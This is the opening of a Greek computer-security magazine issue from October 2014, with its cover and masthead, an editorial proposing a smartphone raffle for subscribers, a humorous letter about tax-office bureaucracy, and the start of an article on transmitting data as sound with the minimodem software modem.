HACKER

Οκτώβριος 2014 # Τιμή τεύχους 3,99€

τεύχος 037 - Sonic Boom Edition



Το σοβαρό πρόβλημα με το BadUSB [*]

Το ShellShock bug και πώς δουλεύει

ProxyChains-NG, για ασφαλές pen-testing

Υποκλοπή ευαίσθητων δεδομένων μέσω SMS

Μετάδοση δεδομένων μέσω ηχητικών κυμάτων

[*] ...και παράδειγμα εκμετάλλευσής του!

all rights reversed

HACKER

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής Χρήστος Βαρελάς

Αρχισυντάκτης Παναγιώτης Βαρελάς

Σύμβουλοι έκδοσης Νίκος Μουρατίδης, Βούλα Παυλίδου

Σύνταξη Γιώργος Αραβίδης, Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Πέτρος Κυλαδίτης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Θωμάς Σερμπίνης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας

Γραμματική επιμέλεια Βούλα Παυλίδου

Καλλιτεχνική Επιμέλεια Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στην Καλαμαριά Θεσσαλονίκης. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

YOUR VERY OWN PLAYGROUND IN THE CLOUD. SECURE & GREEN. PAY AS YOU GO.

Keep your data in Iceland and take advantage of GreenQloud's cloud services powered by abundant, stable and cost effective, clean energy

www.greenqloud.com

ComputeQloud™

Host & Manage

- Up to 16 CPUs and 32gb RAM in the KVM hypervisor
- 64-bit server image templates including Ubuntu, Debian, FreeBSD, CentOS and more
- Built-in firewall
- In-browser noVNC client and full root access via ssh
- Network separation at the hardware level
- Dedicated IP address and reserved bandwidth
- EC2 compatible
- Instant scalability
- Online dashboard

StorageQloud™

Backup & Share

- Triple-redundant storage
- Full encryption
- Sync across all platforms
- S3 compatible
- Bucket websites
- Automatic load-balancing



For more information visit our webiste: www.greenqloud.com

Sliced bread και μια πρόταση προς συζήτηση

Η αλλαγή έχει συντελεστεί εδώ και πολύ καιρό: Ο σημαντικότερος υπολογιστής που έχουμε σήμερα, αυτός για τον οποίο όλοι νοιάζονται και τον λατρεύουν κι όσοι δεν τον έχουν κάνουν τ' αδύνατα δυνατά για να τον αποκτήσουν, είναι αυτός που χωράει στην τσέπη μας και τον έχουμε διαρκώς μαζί μας.

by subZraw

Εντάξει, ως αναγνώστες του περιοδικού deltaHacker σίγουρα δεν σας αρέσουν μόνο τα smartphones – γιατί περί αυτών είναι ο πρόλογος. Πώς να το κάνουμε, χρειάζεσαι έναν "κλασικό" υπολογιστή ή/και laptop για να προγραμματίσεις, να πειραματιστείς άνετα με το pen-testing, να στήσεις τους φυσικούς ή/και τους εικονικούς σου servers, να σχεδιάσεις κυκλώματα, να ερευνήσεις, να μελετήσεις κ.λπ. Αλλά ξέρετε κάτι; Οι κλασικοί υπολογιστές, τα laptops –μη σας πούμε ακόμη και τα tablets–, γρήγορα γίνονται old news κι από ένα σημείο και μετά δεν υπάρχουν πολλά να σκεφτείς ή να συζητήσεις. Απλά, έχεις τον υπολογιστή σου και τον χρησιμοποιείς για δουλειά ή/και για διασκέδαση, όμως γρήγορα αυτός "υποβαθμίζεται" στην κατηγορία "εργαλείο". Ένα εργαλείο το οποίο, αν και απείρως πιο περίπλοκο και συναρπαστικό από ένα κατσαβίδι, δεν μπορεί ν' αποτινάξει εντελώς από πάνω του τη ρετσινιά του "απλού εργαλείου".

Δεν είναι κακό αυτό. Δηλαδή ωραία είναι ν' ασχολείσαι με τους υπολογιστές μόνο και μόνο επειδή είναι υπολογιστές, αλλά ακόμη πιο ωραία είναι να τους χρησιμοποιείς για να πετυχαίνεις συγκεκριμένα αποτελέσματα – ή έστω να προσπαθείς να τα πετυχαίνεις. Αυτό άλλωστε κάνουμε και στο περιοδικό. Σκεφτείτε το. Στα θέματα που καλύπτουμε είτε δείχνουμε πώς δουλεύουν τα πράγματα (η δικτύωση με βάση το TCP/IP, το Heartbleed bug, η μετάδοση δεδομένων μέσω ηχητικών κυμμάτων κ.ά.), είτε πώς λύνουμε συγκεκριμένα προβλήματα (διατήρηση της ανωνυμίας στο Internet, απόκτηση απομακρυσμένης πρόσβασης σ' ένα σύστημα, στήσιμο ενός cloud-based storage system κ.ά.). Τώρα, το αν χρησιμοποιούμε PC ή Mac, το αν ο υπολογιστής έχει διπύρηνη CPU με hyper-threading ή πραγματικά τετραπύρηνη CPU κ.λπ., ναι μεν έχουν τη σημασία τους ανάλογα με την περίπτωση ή το πρότζεκτ, αλλά σίγουρα δεν αποτελούν τα πρωτεύοντα ζητήματα.

Τα πρωτεύοντα ζητήματα, αγαπητές κι αγαπητοί, αφορούν στο πώς και στο γιατί. Ο υπολογιστής είναι το μέσο κι αν αυτός που έχουμε δεν είναι ο καταλληλότερος για μια δουλειά, τότε είτε τον αναβαθμίζουμε είτε τον αντικαθιστούμε και πολύ γρήγορα επιστρέφουμε στο πώς ή/και στο γιατί. Αυτό θα πει πρόοδος της τεχνολογίας – και δεν το λέμε καθόλου ειρωνικά.

Μια τέτοια συζήτηση είχαμε προσφάτως με τον κο Αρχισυντάκτη (TM) του περιοδικού, όπου μεταξύ άλλων παρατηρούσαμε πόσο πολύ αλλάζει η κουβέντα όταν αντί για υπολογιστές ή laptops, αρχίζουμε να μιλάμε για smartphones. Δεν θα διαφωνήσει κανείς ότι *και* τα smartphones μάς βοηθούν καθημερινά να παράγουμε συγκεκριμένα αποτελέσματα. Δύσκολα όμως μπορείς να χαρακτηρίσεις το smartphone ως ένα απλό εργαλείο. Διαφωνούμε επίσης κάθετα κι οριζόντια και γενικά ως προς οποιαδήποτε διεύθυνση της τετραδιάστατης (;) πολλαπλότητας που βιώνουμε ως χωροχρόνο, με την άποψη που λέει "μην τρελαίνεστε, ένα απλό τηλέφωνο είναι" ("it's just a phone", όπως χαρακτηριστικά σχολιάζουν και στο Λευκαντί Ευβοίας, απ' όπου κατάγονται αρχισυντάκτης και γράφων). Δεν ξέρουμε, αλλά για τα δικά μας μάτια –και κατά πώς φαίνεται και για τα μάτια πολλών χρηστών–, ένα smartphone δεν είναι " μόνο ένα τηλέφωνο". Το εντελώς αντίθετο: Είναι ένας πλήρης υπερ-φορητός υπολογιστής, ο οποίος τυχαίνει να έχει *και* δυνατότητες τηλεφώνου. Και δεν φτάνει μόνο αυτό: Η σχέση του κατόχου ενός smartphone με τη συσκευή του είναι σχεδόν ερωτική – πάντα με την καλή έννοια. Ο χρήστης ενός smartphone, πολύ πιο συχνά απ' όσο παραδέχεται δημόσια, το χρησιμοποιεί μόνο και μόνο επειδή είναι smartphone! Καμαρώνει για τα τεχνικά του χαρακτηριστικά, χαίρεται για τη μεγάλη, φωτεινή και με ζωηρά χρώματα οθόνη του, πωρώνεται με την υπερ-υψηλή της ανάλυση, παίρνει μεγάλη χαρά από τις δυνατότητες της κάμερας, δεν χάνει ευκαιρία να δείχνει πόσο responsive είναι η συσκευή και, βεβαίως, έχει άπειρα επιχειρήματα που αποδεικνύουν ότι το λειτουργικό σύστημα του δικού του smartphone είναι "the greatest thing since sliced bread" (άλλη μια έκφραση που συνηθίζεται στο Λευκαντί – της Ευβοίας, φυσικά).

"Ρε 'σύ, ξέρεις κάτι;", πέταξε κάποια στιγμή εντελώς απροειδοποίητα ο κος Αρχισυντάκτης (TM), "ένα smartphone πρέπει να κληρώσουμε". Πριν προλάβω να πω οτιδήποτε, με αποτέλειωσε: "Όχι όποιο να 'ναι. Το νόουτ, το φορ." Τώρα, στο σημείο αυτό και πριν πούμε οτιδήποτε άλλο, θα ήθελα να καταγραφεί στα πρακτικά ότι ενώ εγώ προσπαθώ να είμαι OS agnostic *και* όσον αφορά στα λειτουργικά των smartphones, ο κος Αρχισυντάκτης (TM) εδώ κι αρκετούς μήνες έχει μετατραπεί, στα χνάρια της Συμβούλου Εκδόσεως (TM), σε major Android supporter! Δεν ήταν πάντα τέτοιος, όμως δεν είναι αυτό το θέμα μας. Το θέμα μας, αγαπητές κι αγαπητοί, είναι ότι το Galaxy Note 4 είναι πανέμορφο (το είδα τέλη Οκτώβρη από κοντά, έπαιξα λίγο κι ομολογώ ότι πωρώθηκα), όμως παραείναι ακριβό για τις οικονομικές μας δυνατότητες. Επιπρόσθετα, όπως όλοι οι παλιοί συνδρομητές γνωρίζουν, γενικά δεν παίζουν σπόνσορες για το περιοδικό. Αν λοιπόν είναι να κληρώσουμε το Note 4, τότε με κάποιον τρόπο θα πρέπει να το πληρώσουμε οι ίδιοι. Όλα αυτά τα γνωρίζει πολύ καλά ο κος Αρχισυντάκτης (TM), οπότε καταλαβαίνετε την απορία μου όταν άκουσα την καθ' όλα σοβαρή πρότασή του περί της κληρώσεως. Του ζήτησα, λοιπόν, να μου εξηγήσει τι ακριβώς είχε κατά νου.

Και μου εξήγησε.

Οι λεπτομέρειες της συζήτησης που ακολούθησε μπορούν να παραλειφθούν. Θα σας πω όμως, επιγραμματικά, σε τι έχουμε καταλήξει προς το παρόν. Και λέω "προς το παρόν", διότι πριν κάνουμε κάτι –αν κάνουμε οτιδήποτε– θα θέλαμε ν' ακούσουμε και τις δικές σας σκέψεις/ιδέες/ενστάσεις. Στη συνέχεια χρησιμοποιώ bullets, ώστε να είμαι κατά το δυνατόν σαφής.

- Θέλουμε να συμμετάσχουν λίγοι στην κλήρωση. Για την ακρίβεια, σκεφτόμαστε για 10 συμμετέχοντες μόνο. Ναι, δεν πρόκειται για τυπογραφικό λάθος. Δέκα. Έτσι, η πιθανότητα να κερδίσει κάποιος το Galaxy Note 4 θα είναι 1 προς 10 ακριβώς.
- Οι 10 που θα λάβουν μέρος στην κλήρωση θα επιλεγούν με σειρά προτεραιότητας. Για την ακρίβεια, θα φτιάξουμε μια λίστα στο MailChimp και οι πρώτοι 10 που θα γραφτούν στη λίστα θα λάβουν μέρος στην κλήρωση.
- Όσοι συμμετάσχουν στην κλήρωση θα πρέπει να πάρουν Lifetime subscription στο περιοδικό, με έκπτωση λίγο πάνω από 26%.
- Από τα χρήματα που θα μαζευτούν θα αγοράσουμε το Note 4 και, από τη στιγμή που ούτως ή άλλως θα δώσουμε 10 Lifetime subscriptions (συνδρομές εφ όρου ζωής), για το κέρδος του περιοδικού θέλουμε μόνο το μισό του συνολικού κόστους όλων αυτών των συνδρομών (αφού λάβουμε υπόψη την έκπτωση).
- Ας γίνουμε τώρα πιο συγκεκριμένοι – με νούμερα. Το Galaxy Note 4 κοστίζει 849 ευρώ. Θέλουμε να συγκεντρώσουμε 2*849 = 1698 ευρώ, τα μισά από τα οποία θα τα δώσουμε για την αγορά του smartphone. Καθένας από τους 10 συμμετέχοντες, λοιπόν, δίνει 1698/10 = 169,80 ευρώ και:

  1. αποκτά αυτομάτως συνδρομή εφ όρου ζωής στο περιοδικό με έκπτωση 26,17% (το κανονικό κόστος είναι 229,99 ευρώ)

  2. λαμβάνει μέρος στην κλήρωση για το Galaxy Note 4 γνωρίζοντας ότι η πιθανότητα επιτυχίας είναι *ακριβώς* 1 προς 10.

  3. Σε εμάς μένουν 1698-849 = 849 ευρώ, τα οποία είναι η μισή αξία των 10 συνδρομών εφ όρου ζωής που θα έχουμε ήδη δώσει.

Έχουμε σκεφτεί και πώς ακριβώς θα γίνει η κλήρωση για τους 10 συμμετέχοντες. Όμως αυτό το λέμε αν κι εφόσον κάνουμε την όλη κίνηση. Προς το παρόν, θα θέλαμε τα σχόλιά σας (κάτω από το `http://deltahacker.gr/?p=12471`, ώστε να είναι όλα συγκεντρωμένα στο ίδιο μέρος). Ενδιαφέρεστε; Να προχωρήσουμε με την κλήρωση; Υπάρχει κάτι που θα μπορούσαμε ή θα έπρεπε να κάνουμε διαφορετικά; Πώς σας φαίνεται αυτό το 1 προς 10; Υπογραμμίζουμε ότι η κλήρωση δεν μπορεί να είναι ανοιχτή για όλους (δεν έχουμε σπόνσορα για τη συσκευή). Από την άλλη όμως, οι πιθανότητες επιτυχίας για τους συμμετέχοντες είναι εξωπραγματικά μεγάλες – χώρια που *όλοι* τους αποκτούν συνδρομή εφ όρου ζωής στο περιοδικό (περιλαμβάνει και όλα τα προηγούμενα τεύχη), με έκπτωση 26,17%.

"Your comments will be much appreciated", όπως θα έλεγε οποιοσδήποτε από το Λευκαντί (της Ευβοίας).



ονέλ μέλ

Αγαπητοί μου,

Κανονικά θα έπρεπε να ξεκινήσω από το τζι τζι. Αλλά, συμπαθάτε με, το ότι θα περνούσα χρονιάρες μέρες το πρωινό μου στην αίθουσα αναμονής της υπηρεσίας Μητρώου της τοπικής μας Εφορίας, αυτό δεν το περίμενα. Έχω μπερδευτεί.

(Χρονιάρες λόγω των γενεθλίων. Τι "ποιών γενεθλίων";)

Εφορία. Δεν έχω έρθει για δικιά μου δουλειά, φτου-φτου-φτου μη με ματιάσω. Μακριά από μένα τέτοια τιμή. Στην εξαδέλφη έχω έρθει να συμπαρασταθώ, γιατί έχει κάτι τρεχάματα με τη δήλωση της μητέρας της, τον ΕΝΦΙΑ, το Ε9, το ΕΙ3 και δεν ξέρω 'γώ ποιο άλλο Ε.

Η μητέρα της εξαδέλφης, βέβαια, καθώς είναι Ινδουίστρια, το έχει πάρει χαλαρά. Κοιτάζει τον εφοριακό λες και είναι μετεμψύχωση του Βούδα.

(Η μητέρα της εξαδέλφης, όχι ο εφοριακός.)

Αντίθετα με τη μητέρα της, η εξαδέλφη από δίπλα δεν είναι καθόλου Ινδουίστρια, και δείχνει να το έχει πάρει πιο προσωπικά. Όπου να 'ναι, εντούτοις, θ' αρχίσει κι αυτή να αιωρείται.

Τέλος πάντων. Η αίθουσα είναι χλωμή και κρύα κι εγώ έχω καθίσει σε μιαν άκρη, δίπλα από τη συσκευή εκείνη με τα χαρτάκια με τους αύξοντες αριθμούς, που τα παίρνεις για να ξέρεις πότε θα εξυπηρετηθείς.

Ωραία συσκευή και πολύ χρήσιμη. Για την ουρά.

Αλλά δε λειτουργεί.

Unsurprisingly.

Δεν λειτουργούσε ούτε τον Αύγουστο που είχαμε ξαναέρθει στην (ίδια) εφορία, εκείνη τη φορά με τον ανιψιό. Νομίζω, μάλιστα, πως ποτέ δεν λειτούργησε. Μοιάζει να έχει εγκατασταθεί εκεί ως έργο τέχνης, αφιερωμένο στην ματαιότητα του βίου και το φευγαλέον της ζωής. Σαν Καρυάτιδα ένα πράγμα.

Εφορία σου λέει ο άλλος.

Με τον ανιψιό είχαμε έρθει "δι' υπόθεσίν του".

Καλά, ήταν απίστευτη εμπειρία. Προσπαθούσε ο ανιψιός να τους πείσει, τους της εφορίας, πως είναι φορολογικός κάτοικος εξωτερικού -- που είναι, βέβαια, γιατί να το κρύψωμεν άλλωστε;

Μπα. Με τίποτα.

Αυτός βέβαια είχε έρθει ενημερωμένος, με το νέο νόμο που "απλοποιεί τις διαδικασίες", και νόμιζε πως είχε λύσει το πρόβλημά του. Φευ...

Ο νόμος είχε πράγματι απλοποιηθεί ως προς το σκέλος που αφορούσε τον καθορισμό "των δικαιολογητικών που υποβάλλουν τα φυσικά πρόσωπα που δηλώνουν κάτοικοι εξωτερικού". Τα πράγματα έχουν απλουστευτεί για τα φυσικά πρόσωπα που δηλώνουν *ήδη* κάτοικοι εξωτερικού -- αλλά όχι για τα άλλα πρόσωπα που δεν δηλώνουν αλλά *θα ήθελαν* να δηλώσουν κάτοικοι εξωτερικού για πρώτη φορά.

Ένα τέτοιο φυσικό πρόσωπο είναι ο ανιψιός.

Τέλμα. Αδιέξοδο. Τέλος πάντων, να μην τα πολυλογώ, δεν τα κατάφερε. Μάλιστα, επειδή επέμενε, κάποια στιγμή πήγε να βρει και το μπελά του.

Παραθέτω εδώ τον διάλογο για τον ιστορικό του μέλλοντος.

"Είστε κάτοικος εξωτερικού, κύριε; Δουλεύετε στο εξωτερικό; Έχετε εισοδήματα;", τον ρωτάει ο υπάλληλος της εφορίας. Διέκρινα έναν θριαμβευτικό σπινθηρισμό στο βλέμμα του.

"Μάλιστα, αυτό δεν σας λέω τόση ώρα;", βιάστηκε να επιβεβαιώσει ο ανιψιός.

"Αν είναι έτσι, γιατί δεν έχετε δηλώσει τα εισοδήματά σας αυτά στις πρόσφατες φορολογικές σας δηλώσεις; Δεν μπορεί να γίνει μεταβολή φορολογικής έδρας αν έχετε φορολογικές εκκρεμότητες."

"Μα, δεν έχω εκκρεμότητες...", είπε με ελαφρό άγχος ο ανιψιός, ενώ εγώ έκλεινα το καπάκι της γραφομηχανής κι ετοιμαζόμουν να τον φυγαδέψω.

"Έχετε, κύριε", τον κατακεραύνωσε ο εφοριακός. "Μου λέτε ότι υπάρχουν εισοδήματα στην αλλοδαπή, και τα εισοδήματα αυτά δεν έχουν δηλωθεί στην Ελλάδα."

"Μα... Μα τα δηλώνω στην Αγγλία. Εκεί ζω. Από αυτά τα εισοδήματα ζω", ψέλλισε ο ανιψιός. Εγώ στεκόμουν ήδη πίσω του.

"Όχι, κύριε. Δεν είστε κάτοικος της Αγγλίας. Κάτοικος Ελλάδας είστε. Για την εφορία είστε κάτοικος Ελλάδας. Τακτοποιήστε λοιπόν αυτή την εκκρεμότητα, δηλώστε τα πλήρη εισοδήματά σας για τα τελευταία πέντε χρόνια αναδρομικά, και μετά ελάτε εδώ σε 'μένα να κάνουμε και τη μεταφορά της έδρας."

Ο ανιψιός έμεινε άφωνος με την εξυπηρετικότητα του υπαλλήλου. Φοβήθηκα ότι θα πάθει αποπληξία κι έτσι τον πήρα παράμερα, τον βοήθησα να μαζέψει όλα τα χαρτιά που είχε σκορπίσει εδώ κι εκεί, και γρήγορα γρήγορα φύγαμε σκυφτοί. Φοβόμουν πως θα μας σταματήσει η φορολογική αστυνομία στην έξοδο, αλλά δεν έδειξε να ενδιαφέρεται κανείς.

Το θέμα του εκκρεμεί -- και μάλλον θα εκκρεμεί επ' αόριστον.

Η εμπειρία, ωστόσο, ήταν για μένα αποκαλυπτική.

Ήταν το καλύτερο παράδειγμα για κάτι που είχε τύχει εκείνες τις ημέρες να διαβάζω.

Μιλάω για το "Κράτος και Ομάδες Συμφερόντων", του Χρ. Ιορδάνογλου. Αν δεν το έχετε υπόψη σας, το συνιστώ ανεπιφύλακτα.

Θα σας βοηθήσει να δείτε κάτι απλό. Θα σας βοηθήσει να δείτε, με απλές και καθαρές γραμμές, πού συνίσταται η ιδιαιτερότητα της ελληνικής δημό-



σιας διοίκησης ή, για να το πω καλύτερα, του Ελληνικού Κράτους *γενικά*.

Λοιπόν, το πρόβλημα δεν έγκειται στο ότι οι δημόσιοι υπάλληλοι είναι άχρηστοι ή κακοπληρωμένοι ή πάρα πολλοί ή πάρα πολύ λίγοι. Τίποτα απ' όλα αυτά. Όταν η συζήτηση τίθεται με τέτοιους όρους, τίθεται σε λάθος βάση.

Τα καίρια χαρακτηριστικά της ελληνικής δημόσιας διοίκησης, λέει ο Ιορδάνογλου, είναι τρία. Αντιγράφω από τις σελίδες 24-25:

"α) Η ελληνική δημόσια διοίκηση δεν είναι δομημένη στη βάση της παραγωγής αποτελεσμάτων. Είναι δομημένη για να τηρεί τις διαδικασίες που προβλέπονται από τους νόμους και τους κανονισμούς. Το όποιο παραγόμενο αποτέλεσμα είναι υποπροϊόν της τήρησης οδηγιών και υποτίθεται ότι έχει προβλεφθεί από το σχεδιαστή των οδηγιών. Δεν αφορά τη διοίκηση. Η ίδια η έννοια της παραγωγής προϊόντος για κάποιον χρήστη, τής είναι ξένη."

"β) Δεν υπάρχει σαφής επιμερισμός της ευθύνης ως προς το ποιος αναλαμβάνει την τάδε ή τη δείνα αποστολή. Και δεν υπάρχει έλεγχος για το αν και πόσο καλά το αναληφθέν έργο υλοποιήθηκε."

"γ) Ο μηχανισμός κινήτρων και κυρώσεων στο δημόσιο τομέα είναι εξαιρετικά χαλαρός. Οι αποδοχές, οι εξελίξεις, οι μεταθέσεις είναι στην ουσία αποσυνδεδεμένες από κάθε έννοια απόδοσης του υπαλλήλου."

Κ.λπ. Κ.λπ. Κ.λπ. Ρίχτε μια ματιά στο βιβλίο αυτό, αγαπητοί μου, χάρη στον εαυτό σας θα κάνετε. Είναι πρόσφατο, ολιγοσέλιδο και αρκετά φτηνό.

Όλα όσα λέει είναι απλά, εύστοχα κι εύλογα. Τόσο, ώστε μοιάζουν αυτονόητα.

Αλλά, όπως θα θυμούνται όσοι διαβάζουν αυτά που γράφω και ξαναγράφω στις επιστολές μου κάθε μήνα, ουδέν αυτονόητον.

Η μεγαλύτερη παγίδα της σκέψης είναι η παγίδα του "αυτονόητου".

Αυτή, καθώς και η σύγχυση της χρονικής με την αιτιακή συνέχεια, το "post hoc ergo propter hoc", που σας έλεγα την περασμένη φορά.

Ήθελα να επανέλθω στο θέμα εκείνο, αλλά με όλα τούτα τα εφοριακά τελείωσε ο χρόνος.

Πριν κλείσω, λοιπόν, θα σας μιλήσω για τα τζιτζίκια.

"Ακούγεται το τζι τζι των τζιτζικιών αν δεν είμαστε εμείς εκεί να το ακούσουμε;"

Λοιπόν, η ώρα έφτασε και θα το πάρει το ποτάμι.

Όχι. Δεν ακούγεται.

Και το γράφω αυτό έχοντας πάσαν επίγνωση των συνεπειών του νόμου.

Τα τζιτζίκια, φυσικά, δεν περίμεναν εμάς για να κάνουν τζι τζι ή ό,τι άλλο κάνουν. Στην πραγματικότητα, δεν κάνουν κάν τζι τζι. Τα τζιτζίκια κάνουν αυτό που κάνουν -- και το κάνουν για λόγους που τα ίδια ξέρουν.

Εμείς είμαστε που περιγράφουμε την δραστηριότητά τους ως τζι τζι. Κι όταν ρωτάω για το αν ακούγεται το τζι τζι ή όχι, στην ουσία ρωτάω για το αν υπάρχουν μέτοχοι του ανθρώπινου πλαισίου ερμηνείας. Μόνο γι' αυτούς είναι τζι τζι και μόνο γι' αυτούς ακούγεται.

Αν ναι, ναι. Αν όχι, όχι.

Σας ασπάζομαι
Θείος Ακάκιος

ΥΓ. Μα, το συνειδητοποιείτε ότι το έγκριτο περιοδικό μας εισέρχεται αισίως στην τέταρτη χρονιά της ζωής του; Γουάου. Well I never.

Ονέ, μέν



Είμαστε κοινωνικοί — ειδικά στον online κόσμο.
Είμαστε αστείοι, ευφυείς και φινετσάτοι — ειδικά στον online κόσμο.
Λέγεται ότι έχουμε καβαλήσει το καλάμι — τόσο στον online, όσο και στον offline κόσμο.
Όπως και να 'χει, το διαχειριζόμαστε γενναία.
Περάστε από τα στέκια μας να τα πούμε — ή να μας την πείτε.
twitter.com/deltaHacker
facebook.com/deltaHacker
https://www.facebook.com/deltaHacker
A computer is almost human - except that it does not blame its mistakes on another computer.
01001110 01001111 01001001 01010010
addcovers.com
DeltaHacker
Computers/Technology
21,699 likes

Skill: Intermediate
Tags: minimodem, frequency-shift keying, phase-shift keying, quadrature phase-shift keying, baudot

by multiPetros

RU TALKING TO ME?



Όταν οι μηχανές αρχίζουν τη μουρμούρα [μέρος 1ο]


Η AdLib ήταν η πρώτη κάρτα ήχου για τα PC κι όταν κυκλοφόρησε έφερε τα πάνω κάτω, δίνοντας επιτέλους φωνή στα βαρετά μπεζ κουτιά. Έκτοτε οι κάρτες ήχου έχουν εξελιχθεί περισσότερο από εντυπωσιακά, ενώ πλέον αποτελούν αναπόσπαστο εξάρτημα όλων των υπολογιστών -- είτε με τη μορφή ενός κυκλώματος στο chipset είτε σαν ξεχωριστή κάρτα επέκτασης. Τι θα λέγατε αν χρησιμοποιούσαμε αυτά τα εξελιγμένα κυκλώματα για κάτι εντελώς άσχετο με την αποστολή τους; Πώς θα σας φαινόταν αν αξιοποιούσαμε τις κάρτες ήχου, για την επικοινωνία μέσω ηχητικών σημάτων;

Όσοι έχουν ζήσει την εποχή που ο παγκόσμιος ιστός έκανε τα πρώτα του βήματα –ή και ακόμη παλιότερα, την εποχή των BBS–, είναι σίγουρο ότι θυμούνται πολύ καλά τον ήχο που έκαναν τα αναλογικά modems, κατά τη διαδικασία εγκαθίδρυσης μιας σύνδεσης. Τα modems της εποχής επέτρεπαν τη σύνδεση ενός υπολογιστή με το διαδίκτυο, μέσω των αναλογικών τηλεφωνικών γραμμών. Περιττό να πούμε ότι η χρήση τους αποτελούσε μονόδρομο για τους κατόχους υπολογιστών ανά την ελληνική επικράτεια. Οι ήχοι που ακούγονταν στα πρώτα στάδια της σύνδεσης δεν ήταν τίποτε άλλο παρά η αρχική επικοινωνία, το λεγόμενο handshake, του δικού μας modem με εκείνο που βρισκόταν στην άλλη άκρη της τηλεφωνικής γραμμής. Μετά την επιτυχή σύνδεση οι ήχοι έπαυαν αλλά μόνο για τα δικά μας αφτιά: Το modem απενεργοποιούσε το ηχείο του ωστόσο συνέχιζε να επικοινωνεί "ηχητικά". Πράγματι, αν κατά τη διάρκεια της σύνδεσης σηκώναμε το ακουστικό του τηλεφώνου, διαπιστώναμε ότι οι ήχοι συνεχίζονταν κανονικά. Αυτοί οι ήχοι μετέφεραν τα δεδομένα που αντάλλασσαν ακατάπαυστα τα δύο modems (το δικό μας κι εκείνο του ISP). Ουσιαστικά, τα modems μετέτρεπαν τους ήχους σε ψηφιακά δεδομένα και το αντίστροφο. Από αυτή την εργασία που επιτελούσαν προέκυψε και το όνομά τους (MOdulator–DEModulator). Στην εποχή του DSL, οι τηλεφωνικές γραμμές είναι πλέον ψηφιακές κι εκτός από τη φωνή μπορούν να μεταφέρουν *και* δεδομένα. Έτσι, τα DSL modems αντικατέστησαν τα αναλογικά, φωνακλάδικα modems, ενώ έγιναν κι αόρατα, καθώς ενσωματώθηκαν σε συσκευές που προσφέρουν τις λειτουργίες ενός router. Η επικοινωνία των υπολογιστών αποτελεί πλέον μια καθημερινή διαδικασία που τη θεωρούμε δεδομένη και συνήθως περνάει απαρατήρητη. Επιπρόσθετα, στην πορεία εισήχθησαν και νέες τεχνολογίες για την ασύρματη επικοινωνία σε κοντινές αποστάσεις (βλέπε WiFi ή και Bluetooth).

Στο παρόν άρθρο σκοπεύουμε να αφήσουμε πίσω μας τα τεχνολογικά καλούδια της εποχής και να παρουσιάσουμε έναν διαφορετικό τρόπο επικοινωνίας μεταξύ των υπολογιστών. Σε αυτό το εγχείρημα δεν θα αξιοποιήσουμε κανένα κλασσικό μέσο δικτύωσης, παρά μόνο την ίδια τη "φωνή" των υπολογιστών. Αναρωτιέστε γιατί θα ήθελε να κάνει κάποιος κάτι τέτοιο, εκτός βεβαίως από τον πανίσχυρο λόγο του "γιατί μπορώ"; Νομίζουμε ότι δεν θα δυσκολευτείτε να δώσετε απάντηση μόνοι σας :)

Τα κυκλώματα του modem σε software

Το σύστημα που θα υλοποιήσουμε βασίζεται στον τρόπο λειτουργίας των αναλογικών modems. Τα ψηφιακά δεδομένα θα μετατρέπονται σε ηχητικά κύματα, θα μεταδίδονται με κάποιο μέσο μεταφοράς του ήχου και, στον τελικό τους προορισμό, τα κύματα θα μετατρέπονται πάλι σε ψηφιακά δεδομένα. Με λίγα λόγια, όχι μόνο θα βασιστούμε στη λειτουργία των παλιών modems, αλλά θα τα αντιγράψουμε κανονικά! Το βασικό εργαλείο στα πειράματά μας θα είναι το minimodem. Πρόκειται για ένα πρόγραμμα Ανοιχτού Κώδικα, που για την ώρα τρέχει μόνο σε Linux και είναι γραμμένο από τον Kamal Mostafa, σε C. Το minimodem υλοποι-



Frequency-Shift Keying (FSK) ονομάζεται ο τύπος διαμόρφωσης ενός σήματος, στον οποίο τα bits αντιστοιχούν σε δύο διαφορετικές συχνότητες. Έτσι, η εναλλαγή στην τιμή διαδοχικών bits αντιστοιχεί και σε εναλλαγή της συχνότητας του φέροντος σήματος.

εί τη διαμόρφωση FSK (Frequency-Shift Keying) και λειτουργεί σαν ένα software modem. Μάλιστα, υποστηρίζει μια πλειάδα προτύπων, μεταξύ των οποίων συγκαταλέγονται τα Bell103, Bell202, RTTY, NOAA SAME και Caller-ID.

Πρότυπο	Baud Rate
Bell103	300 bps
Bell202	1200 bps
RTTY	45 bps
NOAA SAME	520 bps
Caller-ID	1200 bps

Ο μέγιστος ρυθμός διαμεταγωγής ανά πρότυπο. Η μονάδα μέτρησης για τα μεγέθη της δεύτερης στήλης είναι τα bauds per second. Στην περίπτωση της διαμόρφωσης FSK, όμως, κάθε baud αντιστοιχεί σε ένα bit πληροφορίας.

